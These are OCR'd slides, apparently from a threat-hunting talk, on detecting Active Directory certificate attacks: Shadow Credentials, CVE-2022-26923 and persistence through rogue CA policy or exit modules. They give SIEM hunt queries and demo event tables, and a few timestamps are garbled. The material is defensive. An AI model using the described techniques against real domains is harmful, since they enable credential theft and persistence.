
ms-DS-Key-Credential-Link GUID



# Shadow Credentials. Useful events


Detect TGT requests that were made using PKINIT.




# CVE-2022-26923 vulnerability. Useful events

Detect new computer accounts, and changes of old ones where dNSHostName is set the same as a DCs' or differ from the machine name:



# CVE-2022-26923 vulnerability. Let’s hunt it!

Search for changes to the dNSHostName of the computer account or the creation of a new machine with the specified dNSHostName as a DCs’:


*EventID:(4741 OR 4742) AND DnsHostName:("dc.demo.local" OR "dc2.demo.local")*


| | Time | EventID | TargetUserName | DnsHostName |
|---|---|---|---|---|
| > | May 19, 2022 @ 03:40:00.447 | 4741 | evilmachine$ | dc.demo.local |
| > | May 19, 2022 @ 03:19:5⊕ ⊖ | 4742 | WS$ | dc.demo.local |

Also use other previously discussed hunts for detect usage of usage DCs’ account  for domain authentication via PKINIT.


# Persistence via Certification Authority Modules

- Policy modules are DLL that receive requests from the Certificate Services, evaluate those requests, and specify optional properties of the certificates that are built to fill these requests.
- A policy module may view existing certificate properties and extensions, and it may also view request attributes and properties. In addition, a policy module may set or modify certificate extensions and some other properties.
- Exit modules are DLL that receive notifications from the CA when operations such as the issuance of a certificate occur. A typical operation for an exit module is to publish a completed certificate in a specified location.
- An exit module may view existing certificate properties and extensions, and it may also view request attributes and properties. An exit module cannot, however, modify any properties.








# Persistence via Certification Authority Modules



# Persistence via Certification Authority Modules Useful events

Detect modification of certificate authority modules registry keys.



# Certification Authority Modules. Let's hunt it!

Search for modification of certificate authority modules registry keys:

*EventID:13 AND TargetObject.keyword:/HKLM\\System\\CurrentControlSet\\Services\\CertSvc\\Configuration\\.*/ AND TargetObject.keyword:/.*\\(ExitModules|PolicyModules)\\Active.*/*

| Time | EventID | TargetObject |
|---|---|---|
| May 19, 2022 @ 05:32:56.506 | 13 | HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\ExitModules\Active |
| May 16, 2022 @ 22:29:34.409 | 13 | HKLM\System\CurrentControlSet\Services\CertSvc\Configuration\demo-CA\PolicyModules\Active |

Search for modification of certificate authority modules registry keys:

*EventID:4891 AND Node:("ExitModules" OR "PolicyModules")*

| Time | EventID | Node | Value |
|---|---|---|---|
| May 19, 2022 @ 05:32:56.506 | 4891 | ExitModules | CertificateAuthority_MicrosoftDefault.Exit<br>Certification_Authority_Evil_Exit_Module.Exit |
| May 16, 2022 @ 22:26:3( | 4891 | PolicyModules | CertAuthority_Sample.Policy |

# Questions?